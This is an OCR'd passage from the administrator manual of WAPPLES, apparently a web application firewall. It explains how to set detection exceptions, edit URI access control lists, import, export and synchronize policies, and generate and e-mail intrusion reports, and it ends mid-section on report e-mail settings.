


Fig. XI-21. Deletion of Unregistered Websites

7. Change Detection Exception Setting

WAPPLES provides [Detection Exception Setting] feature that specifies the traffic to except from detection depending on the individual characteristics of the web server to protect. Using [Detection Exception Setting], the authorized operator can configure website protection policies according to the characteristics of the web server to protect.

Expand the policy part in the policy list in [Fig. XI 15. Policy and Website Setting (Website Context Menu)] to show websites, select the website to change, call the context menu and select [Website Exception Setting…].

Configure Detection Exception Setting in [Fig. XI-22. Selection of Rule for Detection Exception Setting]. The number under "Setting" column indicates the number of URL excepted from detection in each rule.




Fig. XI-22. Selection of Rule for Detection Exception Setting

When you select a rule and click [Next], a screen as represented in [Fig. XI-23. Detection Exception Setting by Rule] will appear.

Enter URI to except in the URI field and IP domain in the IP field and click [Add] to add exceptions. The exception setting is configured with the combination of URI and IP. IP can be provided as IP/Netmask. If the last character of the URL to except is '/' then all URLs subordinate to the given URL will be excluded from detection at the same time. For other characters, only the specified URL will be excluded from detection.

When you select an item in the exception list, the selected item will be displayed in URI/IP fields. You can select the list and click [Edit] to modify the contents or [Delete] to delete the item.




Fig. XI-23. Detection Exception Setting by Rule

When you click [Next] after setting the list of exceptions, a confirmation window as in [Fig. XI-24. Completion of Detection Exception Setting] will appear. Click [OK] to complete detection exception setting.




Fig. XI-24. Completion of Detection Exception Setting

8. Edit URI Access Control List

WAPPLES's operation is closely related with URI Access Control. If the security level is set to "Detect" in URI Access Control rule, WAPPLES will identify and detect all traffics that requesting the URI which is not registered to URI access control list as illegal.

The URIs registered to URI access control list have attributes of "Public" or "Private." If a URI is set to [Public], all users will have the permission to access the URL and [Private], the access permission will be given to [Reliable IP] registered through [Add and Edit Website] only.

Use "Edit URI Access Control List" feature as follows. Expand the Policy part of the Policy List of [Fig. XI 15. Policy and Website Setting (Website Context Menu)] to show websites, select the site to delete, call the context menu, and select [Edit Website URI Access Control List…] to bring out URI access control list management window as in [Fig. XI-25. URI Access Control List (1)].

The URI access control list management screen can be divided into the search and add area on the top and the list on the bottom. You can search URI of the required part by entering keyword in the URI input field and selecting [Public], [Private], or [Broken Link] checkboxes and pressing [Search].

[Restrict] column of the URI list indicates whether the corresponding URI is a public page, public directory page, private page, or private directory page. When you place the cursor on the icon under the column, the information of the public page, public directory page, private page, or private directory page of the corresponding URI will be displayed.

[Broken Link] indicates that the web page is deleted or renamed while operating the web server that the URI in the URI Access Control List does not match the URI of the website, and it will be indicated with icon under [Broken Link] column. In fact, if the web page is no longer managed by the web server, you can remove the URI under [Broken Link] using the "Delete" feature on the context menu.

There are two ways to register URI to URI Access Control List. You can enter the URI in the input field and click [Add] or you can click [Load URI File…] to make a file containing the list of URIs directly searched in the web server and register them in a batch.

When the URI you registered ends with '/*', it will be basically registered as public directory page and if not, it will be registered as a public webpage. For registered URIs you can right click on the URI from the URI list to bring out the context menu to modify.

If the character at the end of URI is '/*', this indicates that it includes all URIs subordinated to the specified URI and it will be registered as an open directory page. When you register the URI, '*' will not be registered.

Setting Wizard will display the following error messages when the access granted URI specified by the operator has error.

Table 91. Error Message for URI Access Control

Error Message	Cause
The URI you entered has already been registered.	The URI you specified already exists in the list when you add a URI to the URI access control list.

If you want to search registered URIs, enter URI to search in the URI input field and click [Search] to see the search result in the list.




Fig. XI-25. URI Access Control List (1)

As seen from [Fig. XI-26. Context Menu of URI Access Control List], you can right click on the list of searched URIs to bring out the context menu to change the URI to [Public Page]/[Private Page]/[Public Directory Page]/[Private Directory Page] or delete URI by selecting [Delete from List].




Fig. XI-26. Context Menu of URI Access Control List

To restrict the access to the URI which was learned through or added from the website from the list, right click on the URI to bring out the context menu, and select [Set to Private Page].

In case the URI ends with [/] and you wish to restrict the access to all subordinate URIs, select [Set to Private Directory Page].

Public/Private/Public Directory/Private Directory pages are indicated with icons and when you place cursor on the icon, it will display the description of the icon.




Fig. XI-27. URI Access Control List (URI Access Management Attribute)

Click [Next] in [Fig. XI-27. URI Access Control List (URI Access Management Attribute)] and check the content configured in [Fig. XI-28. Check URI Access Control List] and export the list of learned URI into a file. Click [OK] to finish editing the URI Access Control List.




Fig. XI-28. Check URI Access Control List

9. Import/Export Policy and Website

The policy and website importation and exportation feature of WAPPLES can save or load the information about security policy and website managed by the policy view of the toolbar. To use this feature, right click on an empty space of the [Policy Tree] layout of [Fig. XI-29. Policy and Website Setting Wizard (Export and Import) (Export and Import)] to bring up a tooltip window including [Export Policy or Website] and [Import Policy or Website] menus, and choose either one of the following.

- **Export Policy or Website**
  When you click [Export Policy or Website], a wizard will appear for you to save a file. Enter the file name and click [Save] to save current [Policy and Website] to a file.

- **Import Policy or Website**
  When you click [Import Policy or Website], a wizard will appear for you to load an environment setting file. Select the file to apply policy and website that were previously exported.




Fig. XI-29. Policy and Website Setting Wizard (Export and Import)

10. Policy and Log Synchronization

When you finish configuring [Policy & Log Synchronization] you will see "Policy/Log Synchronization (PLS) Mode Activated" message on the title line of the management tool. (Fig. 152) The policy synchronization feature of the policy is enabled in this state. WAPPLES's Policy/Log Synchronization (PLS) feature is used to synchronize policy and detection logs between two different WAPPLES. When the settings for Policy/Log Synchronization are configured, you will see [Policy/Log Synchronization (PLS) Mode Activated] message on the title line of [Fig. XI-30. Policy Synchronization]. The policy synchronization feature of the policy is enabled in this state. For [Policy & Log Synchronization] setting, refer to [XIII.1.10 Policy & Log Synchronization].




Fig. XI-30. Policy Synchronization

- **Policy Synchronization**
  When you click [Policy] -> [Policy Synchronization], the system will initialize policy synchronization. WAPPLES console will disappear and [Fig. XI-31. Initialization of Policy/Log Synchronization] will appear temporarily. When the synchronization completes, the console will appear again.

  When you activate policy synchronization, you will be able to check statuses related with synchronization on the bottom side of [System Status] screen of the toolbar.

Fig. XI-31. Initialization of Policy/Log Synchronization

XII

XII. Report

1.Administrator Report

2.Sending Report Mail

XII. Report

WAPPLES report provides the administrator the information about current settings of WAPPLES and the log statistics of intrusions detected within the predetermined period.

Click [Report] in the toolbar of WAPPLES management tool then you will see the “Report Setting” window as in [Fig. XII-1. Report Setting].




Fig. XII-1. Report Setting

You can specify the title of the report, receiver, and author in the “Report Setting” window. The preview of the cover page reflecting changes in real time will appear on the right side of the “Update Setting” window.

1. Administrator Report

Select administrator report and click [Next] and you will see the “Report Setting” screen as in [Fig. XII-2. Report Setting Screen].




Fig. XII-2. Report Setting Screen

You can specify the title of the report, receiver, and author in the “Report Setting” window. The preview of the cover page reflecting changes in real time will appear on the right.

Report setting can be divided into two areas.

⑪ Report Cover Setting

⑫ Report Detection Period Setting

1.1 Report Cover Setting

You can create the cover for the report using “Set Report Cover.”

- **Title: Specify the title of report.**

- **Receiver: Specify the name of the receiver.**
- **Author: Specify the name of the person who wrote the report.**
- **Logo Image: The logo image will be placed on the top right corner of the report. Add or delete the image using [Add Image] and [Delete Image].**

1.2 Report Detection Period

Set detection period for data to appear on the report.

- **Period: Adjust report detection period with the period button and date entry.**

1.3 Report Menu

After you complete report setting and press [OK], [Fig. XII-3. Report] will appear on the screen.




Fig. XII-3. Report

You can edit the report using the report menu toolbar on the top side of the WAPPLES Report window.

01 Report Menu Toolbar




Fig. XII-4. Report Menu Toolbar

- **Press this button to move from current page to the first page of the report.**
- **Press this button to move to the previous page.**
- **Press this button to move to the next page.**
- **Press this button to move from current page to the last page of the report.**
- 1 / 13 **Shows page numbers of the current report.**
- **Refresh button initializes the report.**
- **Click Print button to print out the report.**
- **Click Print Layout button to see how the report will be printed on the paper. In Print Layout screen, search feature is not supported.**
- **Page Setting button sets spaces on the page to be printed.**
- **Use Export button to save the report in the Excel, and Acrobat (PDF) format.**
- Page Width **Adjust page width to adjust the report window.**
- Find **Enter the character string to find in the report and click "Find" button to find the string.** Next **Use "Next" button to find another match.**

1.4 Report Content

The report is comprised of the following content.

1. WAPPLES Summary Report

1.1 Intrusion Analysis Summary

1.2 Detection Log Statistics Summary

2. WAPPLES Policy Status

01 WAPPLES Summary Report

WAPPLES Summary Report includes the analysis summary of intrusions detected by WAPPLES and the statistics summary of detection logs recorded within the period specified by the user.

⑬ Intrusion Analysis Summary

Intrusion Analysis Summary shows the address of the web servers currently registered to and protected by WAPPLES and the detection statistics information WAPPLES rule.

⑭ Detection Log Statistics Summary

Detection Log Statistics Summary shows the following information through the logs detected during the detection period.

- **Distribution of Intrusion Detection by Site**
  Shows detection log for each site in graph and chart
- **Statistics of Intrusion Detection by Site**
  Shows the detection frequency and rate for each rule in each site in charts
- **WAPPLES Intrusion Detection Statistics Graph by Period**
  Shows the number of intrusions detected by WAPPLES in each period specified based on a fixed standard.
- **Detection Exception**
  Shows detection exceptions in each site specified by the administrator.

02 WAPPLES Policy Status

It shows the status of WAPPLES policy that the administrator currently configured. Based on policy's name, it shows the detection method and countermeasure for detection rules applied to the policy and the site to which corresponding policy was applied.

2. Send Report E-Mail

WAPPLES provides the feature that sends a report to the website administrator through e-mail. E-mail is sent either automatically or manually.




Fig. XII-5. Send Report to Website Administrator

2.1 Send E-Mail Automatically

"Send E-Mail Automatically" configures the feature that automatically sends the report to the website administrator. To automatically send the e-mail, select "Send E-Mail Automatically" in [Fig. XII-5. Send Report to Website Administrator] and click [Next]. Then you will see a screen as in [Fig. XII-6. Send E-Mail Automatically Enter E-Mail Content].

01 Enter E-Mail Content

